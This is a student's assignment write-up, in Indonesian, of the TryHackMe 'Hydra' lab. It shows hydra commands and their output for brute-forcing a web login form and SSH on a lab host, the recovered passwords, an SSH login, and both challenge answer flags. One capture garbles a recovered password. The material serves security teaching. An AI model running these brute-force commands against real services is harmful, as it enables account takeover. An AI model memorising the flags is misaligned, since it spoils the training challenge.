



Nama : Daffa Fairuz Muslim
NIM : 2231740027
Kelas : 3A

Tugas UTS Keamanan Sistem dan Jaringan TryHackMe : Hydra


1. Pada Task2 “Start Machine” untuk mulai menggunakan attack box



2. Masuk ke IP Target di browser



3. Masukkan user dan password random pada login form sampai muncul pesan “Incorrect”
4. Buka terminal



5. Ketikkan hydra command untuk bruteforce POST login form


```
root@ip-10-10-13-116: ~
File Edit View Search Terminal Help
root@ip-10-10-13-116:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-03 02:39:
01
[ERROR] Invalid target definition!
[ERROR] Either you use "www.example.com module [optional-module-parameters]" *or
* you use the "module://www.example.com/optional-module-parameters" syntax!
root@ip-10-10-13-116:~# find / -type f -name "rockyou.txt" 2>/dev/null
/usr/share/wordlists/rockyou.txt
root@ip-10-10-13-116:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10
.142.34 http-post-form "/login:username=^USER^&password=^PASS^&F=incorrect"
```


6. Proses bruteforce berjalan, dan akan memunculkan password dari web target

```
root@ip-10-10-13-116: ~
File Edit View Search Terminal Help
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[80][http-post-form] host: 10.10.142.34 login: molly password: s!nshine
[STATUS] attack finished for 10.10.142.34 (waiting for children to complete test
s)
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-03 02:47:
42
root@ip-10-10-13-116:~#
```

7. Coba untuk login



8. Selesai, berhasil bruteforce login dari web target



9. Selanjutnya percobaan bruteforce SSH

10. Masukkan command hydra untuk bruteforce SSH

```
root@ip-10-10-13-116: ~
File Edit View Search Terminal Help
[VERBOSE] Page redirected to http://10.10.142.34/
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[80][http-post-form] host: 10.10.142.34 login: molly password: sunshine
[STATUS] attack finished for 10.10.142.34 (waiting for children to complete tests)
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-03 02:47:42
root@ip-10-10-13-116:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.142.34 -t4 ssh
```

11. Proses berjalan, password muncul

```
File Edit View Search Terminal Help
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
[VERBOSE] Page redirected to http://10.10.142.34/login
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-03 02:47:42
root@ip-10-10-13-116:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.142.34 -t4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-03 02:51:08
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking ssh://10.10.142.34:22/
[22][ssh] host: 10.10.142.34 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-03 02:51:57
root@ip-10-10-13-116:~#
```

12. Coba login SSH

```
root@ip-10-10-13-116:~# ssh molly@10.10.142.34
The authenticity of host '10.10.142.34 (10.10.142.34)' can't be established.
ECDSA key fingerprint is SHA256:fd50c6vwITjilBDQJ70q1xjMSuGjvyEg2REq3esYcVc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.142.34' (ECDSA) to the list of known hosts.
molly@10.10.142.34's password:
```

13. Buka file flag2.txt untuk melihat flag kedua

```
Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-142-34:~$ ls
flag2.txt
molly@ip-10-10-142-34:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-142-34:~$
```

14. Berhasil, semua flag berhasil diiisi

Answer the questions below

Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

✓ Correct Answer

Hint

Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

✓ Correct Answer